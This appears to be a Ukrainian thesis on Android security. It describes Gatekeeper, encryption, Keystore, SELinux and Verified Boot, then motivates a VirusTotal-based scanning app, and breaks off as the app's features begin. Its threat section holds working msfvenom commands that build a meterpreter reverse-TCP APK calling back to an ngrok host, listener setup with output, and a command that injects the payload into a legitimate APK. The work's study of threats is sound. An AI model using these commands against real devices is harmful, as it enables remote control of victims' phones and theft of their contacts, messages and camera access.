Під час першого завантаження пристрою після скидання до заводських налаштувань усі автентифікатори готові отримувати облікові дані від користувача. Спочатку користувач повинен зареєструвати PIN-код/шаблон/пароль у Gatekeeper. Ця початкова реєстрація створює випадково згенерований 64-розрядний безпечний ідентифікатор користувача (SID), який служить ідентифікатором для користувача та маркером прив'язки для криптографічного матеріалу користувача. Цей SID користувача криптографічно прив'язаний до пароля користувача; успішна автентифікація на Gatekeeper призводить до AuthTokens, які містять SID користувача для цього пароля.

Користувач, який хоче змінити облікові дані, повинен надати наявні облікові дані. Якщо наявні облікові дані успішно перевірено, SID користувача, пов'язаний із наявними обліковими даними, переноситься до нових облікових даних, що дозволяє користувачеві продовжувати доступ до ключів після зміни облікових даних. Якщо користувач не надає наявні облікові дані, нові облікові дані реєструються з повністю випадковим ідентифікатором безпеки користувача. Користувач може отримати доступ до пристрою, але ключі, створені під старим ідентифікатором безпеки користувача, втрачаються назавжди. Це відомо як ненадійна реєстрація.

За звичайних обставин платформа Android не дозволяє ненадійну реєстрацію, тому більшість користувачів ніколи не побачать цієї функції. Однак примусове скидання пароля адміністратором пристрою або зловмисником може призвести до цього.

1. Користувач надає метод автентифікації, а пов'язана служба надсилає запит пов'язаному демону.

- a. Для PIN-коду, шаблону або пароля LockSettingsService надсилає запит gatekeeperd.

- b. Потоки автентифікації на основі біометрії залежать від версії Android. На пристроях під керуванням Android 8.x і старіших версій FingerprintService надсилає запит до fingerprintd). На пристроях під керуванням Android 9 і новіших версій BiometricPrompt надсилає запит до відповідного біометричного демона (наприклад, fingerprintd для відбитків пальців або faced для обличчя), використовуючи відповідний клас BiometricManager, як-от FingerprintManager або FaceManager. Незалежно від версії біометрична автентифікація відбувається асинхронно після надсилання запиту.

2. Демон надсилає дані своєму аналогу, який генерує AuthToken:

- a. Для автентифікації PIN-кодом/шаблоном/паролем gatekeeperd надсилає PIN-код, шаблон або хеш пароля до Gatekeeper у TEE. Якщо автентифікація в TEE пройшла успішно, Gatekeeper у TEE надсилає AuthToken,

що містить відповідний SID користувача (підписаний ключем AuthToken HMAC), до свого аналога в ОС Android.

b. Для автентифікації за відбитками пальців fingerprintd прослуховує події відбитків пальців і надсилає дані до Fingerprint у TEE. Якщо автентифікація в TEE пройшла успішно, Fingerprint у TEE надсилає AuthToken (підписаний ключем AuthToken HMAC) своєму аналогу в ОС Android.

c. Для іншої біометричної автентифікації відповідний біометричний демон прослуховує біометричну подію та надсилає її відповідному біометричному компоненту TEE.

3. Демон отримує підписаний AuthToken і передає його до служби сховища ключів через розширення інтерфейсу Binder служби сховища ключів. (gatekeeperd також сповіщає службу сховища ключів, коли пристрій повторно блокується та коли змінюється пароль пристрою.)

4. Служба сховища ключів передає AuthTokens до Keymaster і перевіряє їх за допомогою ключа, спільного з Gatekeeper, і підтримуваного біометричного компонента TEE. Keymaster довіряє мітці часу в маркері як часу останньої автентифікації та базує рішення про випуск ключа (щоб дозволити програмі використовувати ключ) на мітці часу.




Рис 1.3. Процес автентифікації.

Шифрування. Шифрування – це процес кодування всіх даних користувача на пристрої Android за допомогою симетричних ключів шифрування. Після шифрування пристрою всі дані, створені користувачем, автоматично шифруються перед тим, як записати їх на диск, і всі зчитування автоматично розшифровують дані перед поверненням у процес виклику. Шифрування гарантує, що навіть якщо неавторизована сторона спробує отримати доступ до даних, вона не зможе їх прочитати.

Android має два методи шифрування пристрою: шифрування на основі файлів і шифрування всього диска.

Android 7.0 і новіші версії підтримують шифрування на основі файлів. Шифрування на основі файлів дозволяє шифрувати різні файли різними ключами, які можна розблокувати незалежно. Пристрої, які підтримують шифрування на основі файлів, також можуть підтримувати пряме завантаження,

яке дозволяє зашифрованим пристроям завантажуватися безпосередньо на екран блокування, таким чином забезпечуючи швидкий доступ до важливих функцій пристрою, таких як служби доступності та будильники. Завдяки шифруванню на основі файлів і API, які повідомляють програмам про шифрування, програми можуть працювати в обмеженому контексті. Це може статися до того, як користувачі нададуть свої облікові дані, захищаючи особисту інформацію користувача.

Шифрування на основі файлів дає змогу використовувати нову функцію, представлену в Android 7.0 під назвою Direct Boot. Пряме завантаження дозволяє зашифрованим пристроям завантажуватися прямо на екран блокування. Раніше на зашифрованих пристроях із використанням повного дискового шифрування (FDE) користувачам потрібно було надати облікові дані, перш ніж отримати доступ до будь-яких даних, що не дозволяло телефону виконувати всі операції, крім найпростіших. Наприклад, сигналізація не могла працювати, служби доступності були недоступні, а телефони не могли приймати дзвінки, але були обмежені лише основними операціями екстреного набору номера.

Із запровадженням шифрування на основі файлів (FBE) і нових API, які інформують програми про шифрування, ці програми можуть працювати в обмеженому контексті. Це може статися до того, як користувачі нададуть свої облікові дані, захищаючи особисту інформацію користувача. На пристрої з підтримкою FBE кожен користувач пристрою має два місця зберігання, доступні для програм:

Сховище із зашифрованими обліковими даними (CE), яке є місцем зберігання за умовчанням і доступне лише після того, як користувач розблокує пристрій.

Зашифроване сховище пристрою (DE), яке є місцем зберігання, доступним як під час режиму прямого завантаження, так і після того, як користувач розблокує пристрій.

Це розділення робить робочі профілі більш безпечними, оскільки дозволяє одночасно захищати більше ніж одного користувача, оскільки шифрування більше не базується лише на паролі під час завантаження.

API прямого завантаження дозволяє програмам, які підтримують шифрування, отримувати доступ до кожної з цих областей. У життєвий цикл програми внесено зміни, щоб задовольнити потребу сповіщати програми, коли сховище SE користувача розблоковано у відповідь на перше введення облікових даних на екрані блокування або у випадку, якщо робочий профіль створює робочий виклик. Пристрої під керуванням Android 7.0 повинні підтримувати ці нові API та життєві цикли незалежно від того, реалізовано вони FBE чи ні. Хоча без FBE сховище DE і SE завжди буде в розблокованому стані.

Повна реалізація шифрування на основі файлів у файлових системах Ext4 і F2FS надається в Android Open Source Project (AOSP), і її потрібно вмикати лише на пристроях, які відповідають вимогам. Виробники, які обирають використання FBE, можуть вивчити способи оптимізації функції на основі використовуваної системи на чіпі (SoC). Усі необхідні пакети в AOSP оновлено для прямого завантаження. Однак, якщо виробники пристроїв використовують налаштовані версії цих програм, вони захочуть забезпечити принаймні наявність пакетів з підтримкою прямого завантаження, які надають такі служби:

Послуги телефонії та дозвону

Спосіб введення паролів на екрані блокування

Зберігання ключів. Наявність довіреного середовища виконання в системі на чіпі (SoC) дає можливість для пристроїв Android надавати надійні служби безпеки на основі апаратного забезпечення для ОС Android, платформних служб і навіть програм сторонніх розробників. Розробникам, яким потрібні розширення для Android, слід відвідати [android.security.keystore](https://android.googlesource.com/security/keystore/).

До Android 6.0 Android уже мав простий API криптосервісів із підтримкою апаратного забезпечення, який надавався версіями 0.2 і 0.3 Keystore Hardware Abstraction Layer (HAL). Keystore забезпечував операції

цифрового підпису та перевірки, а також генерацію та імпорт асиметричних пар ключів підпису. Це вже реалізовано на багатьох пристроях, але є багато цілей безпеки, яких неможливо легко досягти лише за допомогою API підпису. Keystore в Android 6.0 розширив Keystore API, щоб надати ширший спектр можливостей.

В Android 6.0 Keystore додав симетричні криптографічні примітиви, AES і HMAC, а також систему контролю доступу для апаратних ключів. Контроль доступу вказується під час генерації ключа та виконується протягом усього терміну дії ключа. Ключі можуть бути обмежені для використання лише після автентифікації користувача та лише для певних цілей або з певними криптографічними параметрами. Додаткову інформацію див. на сторінках Теги авторизації та Функції.

На додаток до розширення діапазону криптографічних примітивів, Keystore в Android 6.0 додав наступне:

Схема контролю використання, яка дозволяє обмежити використання ключів, щоб зменшити ризик порушення безпеки через неправильне використання ключів

Схема контролю доступу, яка дозволяє надавати ключі певним користувачам, клієнтам і визначеному часовому діапазону

В Android 7.0 Keymaster 2 додав підтримку атестації ключів і прив'язки версій. Атестація ключів надає сертифікати відкритих ключів, які містять детальний опис ключа та його керування доступом, щоб зробити існування ключа в захищеному обладнанні та його конфігурацію доступною для віддаленої перевірки.

Прив'язка версії прив'язує ключі до операційної системи та версії рівня виправлення. Це гарантує, що зловмисник, який виявить слабе місце в старій версії системи або програмного забезпечення TEE, не зможе відкотити пристрій до вразливої версії та використовувати ключі, створені з новою версією. Крім того, коли ключ із заданою версією та рівнем виправлення використовується на

пристрої, який було оновлено до новішої версії або рівня виправлення, ключ оновлюється до того, як його можна буде використовувати, а попередня версія ключа стає недійсною. Коли пристрій оновлюється, клавіші «храпово» рухаються вперед разом із пристроєм, але будь-яке повернення пристрою до попередньої версії призводить до того, що ключі стають непридатними для використання.

В Android 8.0 Keystore 3 перейшов від старого апаратного рівня абстракції C-структури (HAL) до інтерфейсу C++ HAL, створеного на основі визначення в новій мові визначення апаратного інтерфейсу (HIDL). У рамках зміни змінилося багато типів аргументів, хоча типи та методи мають однозначну відповідність зі старими типами та структурними методами HAL. Додаткову інформацію дивіться на сторінці «Функції».

На додаток до цієї версії інтерфейсу, Android 8.0 розширив функцію атестації Keystore 2 для підтримки атестації ID. Атестація ідентифікатора надає обмежений і необов'язковий механізм для надійної атестації ідентифікаторів обладнання, таких як серійний номер пристрою, назва продукту та ідентифікатор телефону (IMEI / MEID). Щоб реалізувати це доповнення, Android 8.0 змінив схему атестації ASN.1, щоб додати атестацію ідентифікатора. Реалізаціям Keystore потрібно знайти якийсь безпечний спосіб отримання відповідних елементів даних, а також визначити механізм безпечного та остаточного вимкнення функції.

Android Keystore API і Keystore HAL, що лежить в основі, надають базовий, але достатній набір криптографічних примітивів, щоб дозволити реалізацію протоколів за допомогою апаратних ключів із контрольованим доступом. Keystore HAL — це динамічно завантажувана бібліотека, надана OEM, яка використовується службою Keystore для надання апаратних криптографічних послуг. Щоб забезпечити безпеку, реалізації HAL не виконують жодних конфіденційних операцій у просторі користувача чи навіть у просторі ядра. Конфіденційні операції делегуються захищеному процесору,

доступ до якого здійснюється через певний інтерфейс ядра. Отримана архітектура виглядає так:



Рис 1.4. Архітектура зберігання ключів

SELinux. Як частина моделі безпеки Android, Android використовує Linux із покращеною безпекою (SELinux) для забезпечення обов'язкового контролю доступу (MAC) для всіх процесів, навіть для процесів, які виконуються з правами root/суперкористувача (можливості Linux). Багато компаній і організацій долучилися до впровадження SELinux в Android. За допомогою SELinux Android може краще захищати та обмежувати системні служби, контролювати доступ до даних програм і системних журналів, зменшувати вплив шкідливого програмного забезпечення та захищати користувачів від потенційних недоліків у коді на мобільних пристроях. SELinux працює за принципом відмови за замовчуванням: все, що явно не дозволено, забороняється. SELinux може працювати у двох глобальних режимах:

Дозвільний режим, у якому відмови в дозволах реєструються, але не застосовуються.

Примусовий режим, у якому відмови в дозволах реєструються та застосовуються.

Android включає SELinux у примусовому режимі та відповідну політику безпеки, яка за замовчуванням працює в AOSP. У примусовому режимі заборонені дії запобігаються, а всі спроби порушення реєструються ядром у dmesg і logcat. Під час розробки ви повинні використовувати ці помилки, щоб

удосконалити програмне забезпечення та політики SELinux перед тим, як застосовувати їх. SELinux також підтримує дозвільний режим для окремих доменів, у якому певні домени (процеси) можна зробити дозволеними, а решту системи перевести в режим глобального примусового виконання. Домен — це просто мітка, що ідентифікує процес або набір процесів у політиці безпеки, де всі процеси, позначені тим самим доменом, обробляються політикою безпеки однаково. Дозвільний режим для кожного домену дає змогу поступово застосовувати SELinux до дедалі більшої частини системи та розробляти політику для нових служб (одночасно зберігаючи примусове виконання решти системи). [11]

Довірена зона виконання. Trusty — це безпечна операційна система (ОС), яка забезпечує довірене середовище виконання (TEE) для Android. ОС Trusty працює на тому ж процесорі, що й ОС Android, але Trusty ізольована від решти системи апаратним і програмним забезпеченням. Trusty і Android працюють паралельно один одному. Trusty має доступ до повної потужності головного процесора та пам'яті пристрою, але повністю ізольований. Ізоляція Trusty захищає його від шкідливих програм, встановлених користувачем, і потенційних уразливостей, які можуть бути виявлені в Android. Trusty сумісний з процесорами ARM і Intel. У системах ARM Trusty використовує Trustzone™ ARM для віртуалізації головного процесора та створення безпечного довіреного середовища виконання. Подібна підтримка також доступна на платформах Intel x86 із використанням технології віртуалізації Intel.




Рис 1.5. Довірена зона виконання Trusty

Перевірений запуск. Verified Boot намагається гарантувати, що весь виконуваний код надходить із надійного джерела (зазвичай це виробники обладнання), а не від зловмисника чи пошкодження. Він встановлює повний ланцюжок довіри, починаючи від захищеного апаратним забезпеченням кореня довіри до завантажувача, до завантажувального розділу та інших перевірених розділів, включаючи розділи системи, постачальника та, за бажанням, розділи OEM. Під час завантаження пристрою кожен етап перевіряє цілісність і автентичність наступного етапу перед тим, як перейти до виконання. Крім того, що на пристроях працює безпечна версія Android, Verified Boot перевіряє наявність правильної версії Android із захистом від повернення. Захист від відкату допомагає запобігти тому, що можливий експлойт стане стійким, гарантуючи, що пристрої оновлюються лише до новіших версій Android. Окрім

перевірки ОС, Verified Boot також дозволяє пристроям Android повідомляти користувачеві про свій стан цілісності.

РОЗДІЛ 2. АНАЛІЗ ПРОБЛЕМ ЗАХИСТУ ДАНИХ В ОС ANDROID ТА ОБГРУНТУВАННЯ ВИБОРУ МОНІТОРИНГУ ТА АУДИТУ БЕЗПЕКИ ДАНИХ ЯК ТЕХНОЛОГІЇ ДОДАТКОВОГО ЗАХИСТУ ДАНИХ КОРИСТУВАЧА

2.1. Аналіз проблем захисту даних в ОС Android


Незважаючи на суттєві поліпшення в області захисту даних кінцевих користувачів, ОС Android все ще залишається вразливою до різного роду атак. Так, виходячи із різних досліджень [8, 9], однією з найбільших загроз для платформи є шкідливі програми, також відомі як “трояни”, та інші віруси. Більшість із програм не є новими, але можуть бути трохи модифіковані власниками для проходження систем безпеки.

Приклад 1.

Спочатку генеруємо зловмисне корисне навантаження за допомогою msfven. Для цього скористаємося командою:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=0.tcp.ngrok.io
LPORT=12126 R > malicious.apk
```

Але перш ніж це зробити, треба запустити ngrok, щоб отримати публічну IP-адресу та порт.



```
ngrok by @inconshreveable

Session Status      online
Account             Rosh145 (Plan: Free)
Version             2.3.35
Region              United States (us)
Web Interface       http://127.0.0.1:4040
Forwarding           tcp://0.tcp.ngrok.io:12126 -> localhost:4444

Connections         ttl    opn    rt1    rt5    p50    p90
                   0      0      0.00   0.00   0.00   0.00
```

Рис. 2.1. Приклад роботи ngrok

Прапор -p вказує на тип корисного навантаження, який ми хочемо. У цьому випадку ми хочемо зворотнє tcp-з'єднання з оболонкою meterpreter. Ми також надаємо ip-адресу нашої атакуючої машини та порт, який ми хочемо прослуховувати (Ці значення, призначені мені ngrok). Ім'я нашого створеного файлу apk – malicious.apk.

```
(pirate@sea)-[~/Desktop]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=0.tcp.ngrok.io LPORT=12126 R > malicious.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10186 bytes

(pirate@sea)-[~/Desktop]
$ ls
firefox-esr.desktop helloworld.go malicious.apk

(pirate@sea)-[~/Desktop]
$
```

Рис 2.2. Результат виконання команди зловмисного навантаження

Наступним кроком є налаштування прослуховування на нашій атакуючій машині за допомогою msfconsole. Обов'язково потрібно відредагувати параметри LHOST, LPORT і корисного навантаження відповідно до тих, які вказані під час створення корисного навантаження.

```
msf6 > use exploit/multi/handler
[*] Using configured payload android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  0.0.0.0          yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  0.0.0.0          yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port
```

Рис 2.3. Налаштування прослуховування атакуючої машини

Тепер нам потрібно надіслати арк жертві та змусити її встановити та запустити його. У цьому випадку його було перенесено на емулятор і запущено натиском на нього. Отримуємо численні попередження про те, що програми, встановлені з невідомих джерел, можуть бути небезпечними. Також можна побачити, що програма запитує багато дозволів, наприклад до камери, мікрофону, місцезнаходження, контактів, SMS тощо. Це червоний прапор. Все одно продовжуємо встановлення. Отримуємо зв'язок з налаштованим прослуховуванням і тепер можемо почати робити шкідливі дії, наприклад скидання контактів, скидання смс, увімкнення камери тощо.

```
meterpreter > sysinfo
Computer      : localhost
OS            : Android 6.0.1 - Linux 3.10.61-8299335 (armv8l)
Meterpreter   : dalvik/android
meterpreter > █
```

Рис 2.4. Результат успішної атаки

Серед недоліків даного методу можна виділити те, що створений файл, не сильно скидатиметься на справжню програму і треба буде докласти певних зусиль, як дизайнерських, так і програмістських аби змусити його виглядати належним чином. Також потрібно буде переконати жертву у необхідності встановлення даного додатку на її пристрій. Однак даний метод показує, наскільки буває легко створити шкідливе програмне забезпечення, що видає себе за реальну програму.

Приклад 2

У цьому прикладі можна буде побачити впровадження зловмисного корисного навантаження в законну програму Android.

Для початку, потрібно встановити легітимний файл арк Android на нашої атакуючій машині. За допомогою таких сайтів, як [apkmitgot](#) або [apkpure](#), ви

можете завантажити законні файли apk. Зауважте, що не всі apk-файли можна легко використати таким чином. Деякі з них мають захист. Після цього виконайте наведені нижче дії.

По-перше, використовуйте msfvenom, щоб створити та вставити зловмисне корисне навантаження в законний файл apk за допомогою команди нижче: `msfvenom -x FileName.apk -p android/meterpreter/reverse_tcp LHOST=2.tcp.ngrok.io LPORT=12492 -o FileName_backdoored.apk` MSFVenom декомпілює програму та спробує виявити точку підключення, куди буде введено корисне навантаження. Крім того, це отримує файл маніфесту Android програми додатковими дозволами, які можна використовувати для дій після експлуатації.

Після того як ми це зробимо, потрібно буде налаштувати прослуховування, як у попередньому прикладі.

Альтернативні інструменти для введення корисного навантаження:

TheFatRat

Evil-Droid

apkinjector

Перевага цього методу полягає в тому, що програма виглядає правдоподібніше. Це також швидко та просто, оскільки msfvenom автоматично обробляє генерацію корисного навантаження та введення за нас. Проте, так само як і у минулому прикладі, потрібно буде докласти чималі зусилля і мати навички соціальної інженерії для переконання жертви у необхідності встановленого застосунку.

2.2. Обґрунтування вибору технології захисту даних в ОС

Як бачимо, сучасні інструменти дозволяють швидко і без потужної технічної бази займатися створенням шкідливого ПЗ, чим активно користуються шахраї. Проте, більша частина подібного програмного забезпечення успішно ідентифікується антивірусними програмами, що може стати у нагоді. Але на відміну від персональних комп'ютерів, антивіруси не так

розповсюджені для мобільних пристроїв. Також, антивірусні програми часто вимагають підписку для того, щоб функціонувати повноцінно, що може стати проблемою для частини користувачів.

Як варіант вирішення цієї проблеми, запропоновано створити додаток із використанням офіційного API платформи VirusTotal.

VirusTotal - це онлайн-сервіс, який надає можливість виявляти та аналізувати потенційно шкідливі файли та URL-адреси. Цей сервіс дозволяє користувачам перевіряти файли або посилання на віруси, троянські програми, черви та інші види шкідливих програм.

Віруси та інші шкідливі програми можуть завдати значної шкоди комп'ютеру, мережі або веб-сайту, тому важливо виявляти їх на ранніх етапах. VirusTotal надає широкий набір антивірусних движків, які виявляють шкідливі коди, шляхом аналізування файлів та посилань. Після завантаження файлу або введення URL VirusTotal виконує перевірку на наявність відомих загроз у своїй базі даних.

Крім того, VirusTotal використовує метод глибокого аналізу та машинного навчання, щоб виявляти нові або невідомі загрози. Він аналізує структуру файлів, їхню поведінку та інші ознаки, щоб виявити можливі шкідливі дії. Результати аналізу відображаються у зручному інтерфейсі, де користувач може побачити звіт про виявлені загрози, антивірусні оцінки та іншу важливу інформацію.

Крім самостійної перевірки файлів, VirusTotal також надає своїй спільноті API, який дозволяє розробникам і компаніям інтегрувати функції аналізу VirusTotal у власні продукти та сервіси.

VirusTotal є потужним інструментом для виявлення шкідливих програм та захисту комп'ютерів та мереж від потенційних загроз. Цей сервіс надає користувачам можливість отримувати швидку та зрозумілу інформацію про безпеку файлів та URL-адрес, допомагаючи зберегти їхні системи від шкідливих впливів.

Наразі, серед бази додатків PlayStore немає офіційного додатку VirusTotal, є лише різні імплементації офіційного API веб-порталу.

РОЗДІЛ 3. РОЗРОБКА ЗАСТОСУНКУ МОНІТОРИНГУ ТА АУДИТУ БЕЗПЕКИ ДАНИХ

3.1. Технології розробки застосунку

Основна суть портала, в тому, щоб просканувати файл і видати результат щодо відповідності його вмісту шкідливому програмному забезпеченню, натомість ці додатки видають багато інформації про метадані програми, відводячи сканування на другий план, що збиває фокус з цілей програми.

Для реалізації даного проекту було обрано фреймворк React Native, для мови програмування JavaScript. Дизайн для застосунку створено на базі проекту Figma.

Figma - це веб-платформа для розробки і спільної роботи над дизайном інтерфейсу. Він надає можливість дизайнерам і розробникам працювати разом над проектами, створювати прототипи, редагувати і коментувати дизайн, а також виконувати спільну роботу в режимі реального часу. Ось деякі ключові переваги Figma:

1. Колаборація в реальному часі: Figma дозволяє дизайнерам і розробникам працювати разом над проектами в режимі реального часу. Вони можуть одночасно редагувати дизайн, обмінюватися думками та коментарями, що забезпечує ефективну співпрацю в команді.

2. Хмарне зберігання та доступ: Всі проекти в Figma зберігаються в хмарі, що дозволяє ділитися дизайнами з командою або клієнтами, необхідною для перегляду та коментування. Користувачі можуть отримувати доступ до проектів з будь-якого пристрою, що полегшує співпрацю в розподілених командах або при віддаленій роботі.

3. Множина функцій для дизайну: Figma надає широкий набір інструментів для створення дизайну, включаючи векторні форми, текст, растрові зображення, ефекти шарів, анімації та багато іншого. Це робить його потужним інструментом для створення складних інтерфейсів та взаємодій.

4. Прототипування: Figma має вбудований інструмент для створення інтерактивних прототипів, що дозволяє дизайнерам відтворювати функціональність додатків або веб-сайтів. Це допомагає виявляти проблеми дизайну та забезпечує краще розуміння взаємодії з додатком перед його розробкою.

5. Інтеграція з іншими інструментами: Figma має широкі можливості інтеграції з іншими інструментами розробки, такими як Zeplin, InVision, Jira, Slack і багатьма іншими. Це дозволяє легко обмінюватися дизайнами, експортувати зображення, а також інтегрувати робочий процес дизайну з іншими етапами розробки.

React Native - це відкритий фреймворк для розробки мобільних додатків, що дозволяє використовувати JavaScript для побудови користувацького інтерфейсу на платформах Android і iOS. Основною перевагою React Native є можливість створювати мобільні додатки з використанням одного коду, який працює на обох платформах. Ось кілька ключових переваг React Native порівняно з іншими інструментами розробки додатків для Android:

1. Кросплатформність: React Native дозволяє розробляти мобільні додатки одночасно для Android і iOS з використанням одного коду. Це зменшує час і зусилля, необхідні для розробки й підтримки додатків для кожної платформи окремо.

2. Швидкість розробки: Завдяки використанню JavaScript, React Native дозволяє швидко розробляти ітерації і зміни в додатку. Це дозволяє розробникам зосередитися на функціональності додатку, замість витрачання багато часу на різні деталі розробки.

3. Гарна продуктивність: React Native використовує нативні компоненти для побудови користувацького інтерфейсу, що дозволяє отримати високу продуктивність. Додатки, розроблені за допомогою React Native, можуть мати швидку відгуку, відмінну роботу з анімаціями та плавну прокрутку.

4. Багата екосистема: React Native має велику спільноту розробників, що призводить до широкого вибору сторонніх бібліотек, модулів і інструментів. Це дозволяє розробникам ефективно використовувати готові рішення і швидко вирішувати завдання.

5. Гарна переносимість: React Native дозволяє використовувати наявні навички веб-розробки на JavaScript для побудови мобільних додатків. Це означає, що розробникам не потрібно вчитися новим мовам програмування або фреймворкам, що полегшує перехід від веб-розробки до мобільної розробки.

Загалом, React Native є потужним інструментом для розробки мобільних додатків для Android. Він поєднує швидкість розробки кросплатформених додатків з високою продуктивністю і багатофункціональністю, що робить його привабливим вибором для розробників, які шукають ефективний спосіб створення додатків для ОС Android.

3.2. Функціонал застосунку

